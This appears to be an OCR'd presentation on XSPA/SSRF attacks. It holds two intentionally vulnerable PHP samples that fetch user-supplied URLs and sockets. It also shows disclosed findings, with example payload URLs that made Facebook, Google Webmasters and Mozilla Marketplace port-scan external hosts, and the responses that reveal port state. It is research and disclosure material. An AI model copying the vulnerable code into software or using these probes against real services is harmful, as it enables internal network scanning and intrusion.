


cat vulnfile.php | more



```php
<?php
    if (isset($_POST['url']))
    {
    $content = file_get_contents($_POST['url']);
    $filename = './images/'.rand().'img1.jpg';
    file_put_contents($filename, $content);
    echo $_POST['url']."</br>";
    $img = "<img src=\"".$filename."\"/>";
    }
    echo $img;
?>
```

cat vulnfile2.php | more



```
<?php
    function GetFile($host,$port,$link)
    {
    $fp = fsockopen($host, intval($port), $errno, $errstr,
    30);
    if (!$fp) {
    echo "$errstr (error number $errno)\n";
    } else {
    $out = "GET $link HTTP/1.1\r\n";
    $out .= "Host: $host\r\n";
    $out .= "Connection: Close\r\n\r\n";
    $out .= "Accept-Language: en-us,en;q=0.5\r\n";
    $out .= "\r\n";
    fwrite($fp, $out);
    $contents='';
    while (!feof($fp)) {
    $contents.= fgets($fp, 1024);
    }
    fclose($fp);
    return $contents;
    }
    }
?>
```

sudo demo &

cat /xspa/other_attacks

Attackers can access internal applications and perform URL based attacks (SQLi, Parameter manipulation etc.)


Since the GET /<data> part is controlled by the attacker, it would be possible to attack services and execute code on internal systems

Denial of service attacks on internal services

sudo demo &


cat popular_servers | ./poke

Found XSPA/SSRF in



cat facebook

The first finding



'www.facebook.com ×

https://www.facebook.com/plugins/send_button_form_shell.php?nodeURL=http://asgard.publicvm.com:3389

To: Enter a friend, group or email address

Message:


http://asgard.publicvm.com:3389/

http://asgard.publicvm.com:3389/

Application specific response for open port *above* 1024

cat facebook

The first finding




https://www.facebook.com/plugins/send_button_form_shell.php?nodeURL=http://asgard.publicvm.com:22

The page at http://asgard.publicvm.com:22 could not be reached because the server returned status code 502.

Application specific response for open port *below* 1024

cat facebook

The first finding




https://www.facebook.com/plugins/send_button_form_shell.php?nodeURL=http://asgard.publicvm.com:25252

The page at http://asgard.publicvm.com:25252 could not be reached because the server returned status code 503.

Application specific response for closed port

cat Google

Google Webmasters – XSPA/SSRF



Webmaster Central

We weren't able to verify your site: http://scanme.nmap.org/

Verification failed for **http://scanme.nmap.org/** using the Meta tag method (less than a minute ago) We couldn't find the verification meta tag.

Verify your ownership of **http://scanme.nmap.org/.** Learn more.


Recommended: HTML tag

Add a meta tag to your site's home page.

Application specific response for open HTTP Port

cat Google

Google Webmasters – XSPA/SSRF



Webmaster Central

We weren't able to verify your site: http://scanme.nmap.org:22/

Verification failed for **http://scanme.nmap.org:22/** using the Meta tag method (less than a minute ago). Your server returned an invalid response.

Verify your ownership of **http://scanme.nmap.org:22/**. Learn more.


Recommended: HTML tag

Add a meta tag to your site's home page.

Application specific response for open non-HTTP Port

cat Google

Google Webmasters – XSPA/SSRF



Google

Webmaster Central

We weren't able to verify your site: http://scanme.nmap.org:24/

Verification failed for **http://scanme.nmap.org:24/** using the Meta tag method (less than a minute ago). We were unable to connect to your server.


Verify your ownership of **http://scanme.nmap.org:24/**. Learn more.

Recommended: HTML tag

Add a meta tag to your site's home page.

Application specific response for closed port

cat mozilla_marketplace



Where's Your Manifest?

Kick off things by creating your app's manifest and entering its URL below. Learn about manifests.

Submit your app manifest URL:

http://scanme.nmap.org

Manifest URLs must start with a protocol (for example, `http://` or `https://`) and typically use the `.webapp` extension.

